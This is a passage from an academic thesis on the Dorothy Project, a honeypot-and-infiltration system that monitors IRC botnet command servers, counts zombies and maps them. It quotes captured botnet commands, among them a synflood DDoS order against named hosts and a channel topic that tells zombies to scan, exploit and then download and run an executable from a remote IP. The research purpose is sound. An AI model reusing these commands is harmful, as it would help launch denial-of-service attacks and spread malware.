

Figure 17 C&C Heartbeat

4.3.11. C&C Populations

Sometimes Dorothy can *see* how many zombies are connected to a specific C&C, other times it also can discover who they are and where they come from. This possibility derives by the IRC server configuration of the C&C. However, some IRC server used by C&C allow to retrieve certain information about their activity by issuing some special commands.

For example, the IRC command `LUSER` shows all the information about the C&C

connections, below is an example of the information retrieved after an `LUSER` command invocations.

```
There are 18 users and 184 invisible on 1 servers
1 :unknown connection(s)
16 :channels formed
I have 202 clients and 0 servers
Current Local Users: 202  Max: 679
Current Global Users: 202  Max: 241
```

For the C&C that its possible to retrieve this kind of information, Dorothy makes line chart for observing the the C&C populations grow. The *Figure* 18 represent an example of a C&C populations grow in the last 22 hours.



Figure 18 C&C hourly population

The chart is dynamically generated every hours.

Track the C&C hourly grow can give information about an estimation of the zombies

identity.

Observing *Figure* 18 it is possible to understanding that during the nightly hours there are few zombie rather than mid evening hours. Recall that time stamps showed over the x-line derived from Dorothy, its possible to deduce that a great part of zombies are in the same time zone of Dorothy. Another interesting thing that we can deduce is that the largest population detained from this C&C is during the usually *working* hours showing that many *zombies* could be corporates personal computers.

4.3.12. Zombies National distributions

If the botmaster has configured the server for hiding all the information disclosure about its activity, it's impossible for Dorothy to understand the zombie identities. For example, in a *moderated* channel any IRC client can't write. If an IRC client is registered as *invisible*, it can't be discovered by usual status command like `WHO`. However Dorothy has been able to enumerate a great part of zombies of the 53% of the C&Cs analyzed , identifying their IP address. This information represent a great value for botnet estimations.

An example of how the collected zombie IP address can be used from Dorothy is showed in *Figure* 19. Each IP address is firstly categorized in base of its country/city provenience. Furthermore the entire categories are represented on a map, evidencing nations having more zombies with different gradient colors.



Figure 19 Zombie National Concentration - Consider the white as start color,and the color gradient from blue, through violet, to red. The map represent more than 3400 unique IP addresses

The showed map derived from two kind of precess. The first is a filtering on the Main_Console.log file based on the C&C IP address.
Furthermore the output gained, is parsed through a regular expression that evidence all the unique IP addresses found.Then the GCM returns the IP address geographic information, and furthermore a `awk script` sorts all IP address basing on their nation provenience.
Finally the output gained is incapsulated in a URL name and the processed by Google API chart.
This map is dynamically generated every week.

4.3.13. The final C&C identification chart

In this project is proposed a new way for summarize all the C&C features, that can quickly make the idea of all the characteristic previously acquired for a specific C&C.
The chart type proposed is a radar-chard (also known as spider-chart) that summarized all the information over graph of nine dimensions.



Figure 20 C&C Summarized spider chart

The chart showed in *Figure* 20 helps to have a quick overview of the *C&C weight* by observing the filled area colored in red, more wide is the shape area and more is the

C&C weight.

The *Zombies*,*All-Host* and *Mail Addr* axis has been scaled to 1:100,and the *Malwares* ones to 1:10, this because the magnitude of these values are different,others values are typically representable on an one up to thousand scale, and for putting all these information together a scaling system is needed.

Thanks to this visualizing methods its possible to graphically compare the weight of two-or-more different botnet simply by overlapping their *spider-graph (Figure* 21*)* .



Figure 21 Botnets comparison using spider charts

As the previous charts, this one is automatically generated using the Google Chart Api too, with a refresh time of one week.

4.4. The Web Graphical User Interface (WGUI)

INPUTS: `../Dorothy/Analysis/<%dd%mm%yy-%hh%mm>/*.url`

OUTPUT: `../Dorothy/Analysis/origin.js`

SOFTWARES: awk, Javascript, Html, Google Maps Api

All the FVM is hosted by a Linux web server (Apache), that offers the sharing point between Dorothy and Internet community.
The FVM has been developed following the information seeking mantra :

Overview first,zoom and filter,then details on-demand

This philosophy allow an easy browsable interface that offer a deep-analysis of the botnet information. Showing the C&C geographical distribution we could be able to identify the botnet *context*. Define the *context* is sometimes useful for understand how to stop botnets activity. Nations has different laws about cyber crimes. One of the difficulties about stopping botnet activities is that their C&Cs are dislocated over many different juridical administrations, many of them usually aren't cooperative with western law-enforcement.
Immediately visualizing the geographical position of the C&C providers, allow to understand which is the interested law-enforcement to start (even if possible) a notification process.
There are other information that could be derived from the geographical location like the political influence or other kind of intelligence stuff, but Dorothy doesn't care about them.
Focusing on the C&C map-point a dialog box will appear offering multiple (non) graphical information.
The web interface is composed in two parts :

- Map.html
- Origin.js

4.4.1. The library - Origin -js

The file origin.js is used as library where are stored all the information showed by the main interface.

The file is structured as follows:

```
var origin = [
  {
    "zoom": [0, 20],
    "POINT 1": [
      {
        "name": "$ID",
        "icon": ["marker_rosso", "headquarters-shadow"],
        "posn": [$LONG, $LAT],
        "ip"  : ["$IP"],
        "related_ip" : ["$CWS1", "$CWS2", ...],
        "last_topic" : ["$TOPIC"],
        "dns" : ["$HOST"],
        "dns_big" : ["$HOST"],
        "malwares" : ["$MALW", ...],
        "malwares_big" : ["$MALW", ...],
        "uptime" : ["$DATE"]

      },
"POINT n": [
      {
         ...
      },

      ]
  },

];
```

The C&C ip address is used as the `Point ID`, the `related_ip field` contain all the ip addresses that the C&C is related with(the C&C Satellites). The other fields refers to the charts of the specific C&C characteristic (dns,malwares ecc), except for the `last_topic` and the `uptime` field that refers to a certain string value.

Each point represent a C&C with an unique combination of geographical coordination, but its possible that more C&C shares the same geographical coordination, this is because the geo-information are referred to the C&C internet service provider.

This source file is dynamically created every 30 minutes and uploaded to the web server.

The template is populated by an `awk` script with the data previously extracted by the

LDEM.
All the charts have been stored on the .url files that contain the exact url generated by the Google Api Chart.

4.4.2. Making the origin template

The library file origin.js is dynamically built from three different scripts.

14. Awk script - `makePOINTS.awk`

15. Bash Script - `makeORIGIN.sh ; makeWeb-DATA`

The first script used is the `makeWeb-DATA.sh` , that prepare the information required for the final Web visualization. The script concatenate all the information previously stored in files by printing them in a dot-comma separated value in the file `Web-Data.dcsv .` This file is structured as follows :

```
$IP;$COORD;$LOCATION;$CSW;$TOPIC;$TOPICLC;$IRCMST;$DNS;$MALW;$ZOMBIE;
$PING;$UP;$LASTSEEN
```

Each variables are the content of the C&C information file previously extracted from the DEM and the LDEM. The next table shows the relationship between the `$variable` and the information file stored in each C&C directory.

4.4.3. The Main page - Map.html

The main page of the *WGUI* is Main.html,that its first activity is to call the function `load()` that will provide the loading of the map with its relative markers and info windows. Global methods like `zoom` or `map_centre` are firstly declared for allowing to be recalled in each part of the program. Markers are other objects that has been declared globally. They are managed through a dynamically array allowing an univocally identify of the marker with an unique index number. The common usage are showed below

```
marker[j]=new GMarker(posn, {title:testo[j]});

marker[j]=crea_marker(map,marker[j],j,testo[j]);
```

The j value identify a marker object present in the origin file.
The `crea_marker` function inputs are a map, the marker object taken by the origin file , the marker unique id, and a text string specified in the origin marker object, used for show the marker label in the info window.
The funcion `controlla_duplicati` is used for managing point overlays, this opportunity can happen every time two different marker hadn't the same geographical coordinates. Trying to represent ip addresses information will inevitably makes overlapping whereas one geographical point (related to the ISP) are used for a large range of ip address.
This check control are recalled on the `on-click event` by the marker function.

The funcion `apri_fumetto_unità` is used to recall all the marker object fields present in the origin file. These informations are showed in the info windows through the generation of the html code needed.

4.4.4. Polylines

Each node of the map could be linked to others if there is any relationship with others point.
The relationship are related to the information extracted by previous modules and saved in the C&C home directory with the name of `CCWS-Coord.geo`. It consist on all the C&C Satellite Web Server that Dorothy found during its analysis.
Google Maps Api manges these links through the `GPolyline` objects that create a linear overlay on the map. A `GPolyline` consists of a series of points and creates a series of line segments that connect those points in an ordered sequence.
A blue line will link the C&C point with their *satellites*, showing in the map a clear representation of the botnet.

VARIABLE	Value	FILE
IP	n.n.n.n	CC-ip.geo
COORD	(-)nn.nnnn, (-)nn.nnnn,	CC-Coord.geo
LOCATION	string	CC-Coord.geo
CSW	n.n.n.n , n.n.n.n , ...	CCWS-Coord.geo
TOPIC	string	Topic-value.last
TOPICLC	time	Topic.last
IRCMST	string	CC-masters.info
DNS	string	CC-host.info
MALW	n	malwares.info
ZOMBIE	n	CC-Zombie.info
PING	dec n	PING.avg
UPTIME	time	uptime.info
LASTSEEN	time	PING.last

The awk script `makePOINTS.awk` main task is to fill the origin template with the values gained from the file `Web-Data.dcsv` stored in each C&C directory. The script parse the input file using the ";" character as field delimiter, then print the value where specified by variables.
The script execution will finally return the full `POINT` structure ready to be englobed in the final origin file. The source script is listed in the Appendix.

The bash script `makeORIGIN.sh` is the program executed for the dynamically building of the origin file,it built the file header and recall the `awk` script for inserting the `POINT` structure codes.

Finally, the `origin.js` file is uploaded on the web server via ftp connection. This process is executed every 30 minutes,granting a nice level of information freshness , offering to community the last information available on botnets.



Figure 22 The Dororhy Web GUI

4.5. Dorothy Repository

The final Dorothy repository directory structures looks like the figure showed below . There are eight main directory, that are used for categorizing the module operation outputs.

```
../Dorothy/
|-- Analysis
|   |-- 13022009-2149
|   |-- 13022009-2235
|   |-- 13022009-2304
|   `-- Commands-Type
|-- Botnets
|   |-- 72.10.172.*
|   |-- 74.54.82.*
|   `-- 77.120.102.*
|-- CLEARED
|   |-- 0d3982411b7483c76abb0e35cb747ee9
|   |   `-- device
|   `-- 0f8f00b9bb264ea4c7129fbfc4ada24d
|       `-- device
|-- ToInject
|-- Web
|-- analyzed
|   |-- 01a045d181dc9c92e90a564d9b39a0d9
|   |   `-- device
|   |-- 1aae64864e41d4828502c01d953418d0
|   |   `-- device
|   `-- 1cafefc1f662f26eda4a60bf9c0fa888
|       `-- device
|-- log
`-- malwares
```

5. RESULTS

In this chapter all the results acquired from the initial phase of *the Dorothy Project* will be presented.

5.1. Time line

The first approach to *the Dorothy Project* is started on 20 September 2008. Since that date I've worked on the planning, the developing and the first testing of Dorothy.
The analysis time covered by Dorothy during its work is not enough for a balanced comparison with others related works. However its remarkable to denote some of Dorothy qualities like its autonomy, its cursory, its automatism, and its user friendly interface.
The exact starting date to take into account for the analysis is 26 January 2009, since when Dorothy starts its reporting process until the current time.
The presented result are based on two weeks of actively infiltration, and on four weeks of malware collections.

5.2. Resources used

The resources used by Dorothy for acquiring the results showed are really few compared to the number of resources used by other related projects.
Dorothy has accomplished its task using a single workstation. As demonstrated in *Chapter 4* all the modules was executed in the native OS or in others virtualized environment, and only one *DDrone-per-C&C* has been used in the infiltration process. Only one public ip address has been used by the malware collection module.

5.3. Nephentes. Data Received

Although the effective starting date of the entire Dorothy analysis was on 26 January 2009 , the MCM is the first module that stats its collection task on the 12 December 2008.
Since this date, nephentes downloads 3900 (304 unique) malware binaries for the complexity of 562.657 Mb space stored.
Sometimes nephentes can't recognize the shell code used by attackers for exploit into the its vulnerable services, however it collects the hex-dumps in a separated directory.

The hex-dumps directory counts 1391 unique files that identifies all the times that an attacker couldn't be able to clearly exploit the vulnerable services. It's possible to assert that our honeypot was compromised 5291 times over a time laps of 27 days.
All the malware binaries were downloaded from 2210 unique IP address, using 2275 different source tcp ports. The following tables show the top 10 ip address and the top 10 tcp port used.

Ip Address	Occurrence
79.53.223.*	423
87.20.140.*	231
79.53.102.*	186
82.53.191.*	180
79.36.107.*	168
87.20.173.*	149
79.53.19.*	138
79.52.219.*	129
87.20.247.*	115
79.53.100.*	114

Tcp Port	Occurrence
69	878
44727	294
9610	258
5495	186
56490	177
28499	177
34057	174
39997	165
6180	138
33640	132

5.4. Malware Analyzed

Dorothy has analyzed 309 unique malwares binary, 65 of them was labeled as *clear*.
The Dorothy identification accuracy is of 99.4% considering that only 2 malware was erroneously marked as *clear* .

5.5. C&C Found

Dorothy found 15 different C&C of which 13 are still active and under continuous monitoring by the *Dorothy drone*.

5.5.1. C&C related host names

The *DEM* has extracted 69926 unique host names from the honeypot network activity.

5.6. Channel Joined

The IM has joined in 50 unique IRC channel.

5.7. C&C IRC server obfuscation

From the monitored C&Cs, the 25% of them correctly respond to the `WHO/LUSER` IRC commands, showing all the zombies identity. The 33% of them responds to these commands but the *DDrone* is kicked from the server in the meanwhile. The 25% doesn't respond, and the 5% of them reacts to the issued commands by permanently banning the *DDrone* ip address. The 20% of them sometimes allows the zombie to *speak* into the channel by removing the channel moderation settings.In this way its possible to discover lot of information about zombie activities (In the next Chapter will be showed an example of these kind of information).
About this last result, is interesting to denote the "*sometimes*" specification of time.
In the specific botnet, Dorothy has been recorded in the exact time when the botmaster toggles off the channel moderation, allowing to see all the zombies activities, and then, after a while, reconfigured the channel mode as moderated.

5.8. Spam Center and Email address Found

Thanks to the data acquired by Dorothy, it has been possible to determinate three different Spam Centers and a complexity of 3157 unique email address.
All these results belong to a specific botnet, and will covered in detail in the next chapter.

5.9. Zombies Found

The infiltration process has recorded 8992 unique public network address during its activity period. These hosts are to be considered as zombies connected to the monitored C&C in the time during the time line of project activity.
The 56,5% of the 8992 unique public network addresses are IP addresses, and the remaining 44,5% are unresolved host names.
The 14.3% of the hostnames collected contains the keyword "telecomitalia" , the 0.17% contains the keyworld "tiscali" .
The 46,81% of the collected public network addresses comes from Italy, the 10,76%

from Turkish ISP ,the 7,59% from Marocco, the 4,06% from France. The pie chart showed in *Figure* 23 summarizes the top-10 nations zombie's origin.



Figure 23 Zombie National distribution The "Others" represents other 66 nations.

5.10. Botnets malicious activity.

During its task, the DDrone recorded many of the known malicious activities perpetuated by botnets.

5.10.1. Spreading new malware

The 33% of the C&Cs discovered by Dorothy constantly instruct their zombies through channel topics for downloading new kind of malwares .

5.10.2. Information leakage

A suspect connection from the honeypot to a C&C has been recorded by the NAM. The honeypot sent an encrypted string to the C&C using the HTTP protocol, using the POST command. This event has been covered in detail in the next chapter Spamming - Phishing.

The activity of the 20% of the C&C has been related to the spam activity. This event has been covered in detail in the next chapter.

5.10.3. Distributed Denial of Service Attacks

Dorothy has lively recorded two different DDos attacks instructed by the same botnet against two different targets, a web site and an IRC server.

```
30/01/2009-19:42:26                174.133.0.*:7777                --
>  :L4net!.@1917FDA6.F60B9215.48827ADE.IP  PRIVMSG  #aSyn  :.synflood
www.enduygusalradyo.com 80 99999999999999999999564645748946 84\

30/01/2009-19:46:21                174.133.0.*:7777                --
>  :L4net!.@1917FDA6.F60B9215.48827ADE.IP  PRIVMSG  #aSyn  :.synflood
www.endu*.com 80 8554\

31/01/2009-16:49:43                174.133.0.*:7777                --
>  :L4net!.@2B3E0A86.AECF3541.48827ADE.IP  PRIVMSG  #aSyn  :.synflood
irc.*chat.org 6667 9895648\

01/02/2009-16:46:44                174.133.0.*:7777                --
>  :L4net!.@2B3E0A86.AECF3541.48827ADE.IP  PRIVMSG  #aSyn  :.synflood
www.endu*.com 80 98998852\

01/02/2009-16:48:15                174.133.0.*:7777                --
> :L4net!.@2B3E0A86.AECF3541.48827ADE.IP PRIVMSG #aSyn :.synstop\
```

As showed, the DDos attack against the website has been launched on 30 January 2009 at 19:49:27 by the user nick named as *L4net* , and stopped by him on 01 February 2009 at 16:48:15. Curiously browsing to such website in the following days since the attacks, it has been possible to highlight that the website was defaced by a turkish defacement crew (*Figure* 24). Searching in the *Zone-H* defacement repository has been possible to discover that the enquired web site was previously (on 2008/07/21) defaced by an attacker also known as "*Hacker.Tr*"



Figure 24 Defaced Website.Image saved on 2009/13/02

5.11. Botnet identification

Dorothy has recognize 16 different C&C, but as previously defined, a botnet can have more than one C&C. Recall that data extraction task recognize all the ip that are related to the such C&C, its possible to find *clusters* of C&C whereas a C&C is considered as a node into a graph.

The *WGUI* graphically achieves to this goal tracing a line between two different nodes that have a relationship, however Dorothy is not able to recognize these clusters *a priori* yet.

Currently the C&C agglomeration is the only task of *the Dorothy Project* made by human factor. Finding relationship between C&C could be achieved in many other ways, like for example observing their *topic changing time*. The following example shows a relationship based on this technique.

```
05/02/2009-02:32:52    72.10.169.*:2293    -->  :saud!~tr@russian.mafia
TOPIC          ##russia##          :=dphtYucrsh1S2Lp/Iah/dudBcoYuLymU7nu
+UAHBCer23eQTNteOzdaveWqqR8QeZx8vQyyqlxdq5hvnyYvtkRtc5r6f1fpdFZpTJvfpF
zLWUE0CaSQhDN3yBqfMiB\
05/02/2009-02:33:01    72.10.172.*:9283    -->  :saud!tr@x.hub.x  TOPIC
##russia##                          :=dphtYucrsh1S2Lp/Iah/dudBcoYuLymU7nu
+UAHBCer23eQTNteOzdaveWqqR8QeZx8vQyyqlxdq5hvnyYvtkRtc5r6f1fpdFZpTJvfpF
zLWUE0CaSQhDN3yBqfMiB\
```

In this two different C&C, the `DDrone` recorded a similar event: the same user (`saud`) configured the same crypted string as topic in a time range of 10 seconds.
Also the channels name and the ip address help to determine if two different C&C are related.
Using this approach, its was possible to enclose in the same botnet five different C&C previously considered as isolated botnet.
Knowing this its possible to conduct again a better statistical analysis on the previously acquired data, summarizing the results under another point of view.
The botnet found will covered in the next chapter as a case study.

6. CASE STUDY

In this chapter one discovered botnet will be proposed as case of study.

6.1. The Botnet #1 Codename: siwa

The proposed botnet is the greatest one discovered by *Dorothy*.
This botnet is formed by five different C&C dislocated over three different continents: two in China, two in Canada and other one in Holland. The map presented in *Figure* 22 represents a geographical overview.
The botnet code name derive from one of its IRC channel name *i.e.* `#siwa`. Googling for this term we can understand from where it comes from. From Wikipedia :

> "The siwa oasis is an oasis in Egypt, located between the Qattara Depression and the Egyptian Sand Sea in the Libyan Desert "

The other IRC channels used by the *siwa* botnet are :

```
##russia##
##loose
##pi##
#bb
#ns
#q52
```

All of these chapters don't require a password for joining into them.
The channel topics of `#siwa` and `##russia##` are always encrypted, instead of the `##pi##` ones :

```
##pi## :* ipscan s.s dcom2 -s ][ * wormride on -s ][ * download
http://72.10.169.*/mb2.exe -e -s
```

We can understand enough about the meaning of this topic: the botmaster is asking to their zombies to start a spreading activity toward their own public network (`s.s` means 255.255.0.0 in networking terms) using the `dcom2` module. Furthermore enable the exploit module `wormride` and then download (and execute) the file `mb2.exe` from the

specified ip address.

Below are showed how the zombies react to these commands :

```
11/02/2009-21:13:06  72.10.169.*:2293  --> :QfNUXNcm!~xqbmgz@*.182
PRIVMSG ##RUSSIA## :-041- Running FTP wormride thread
```

```
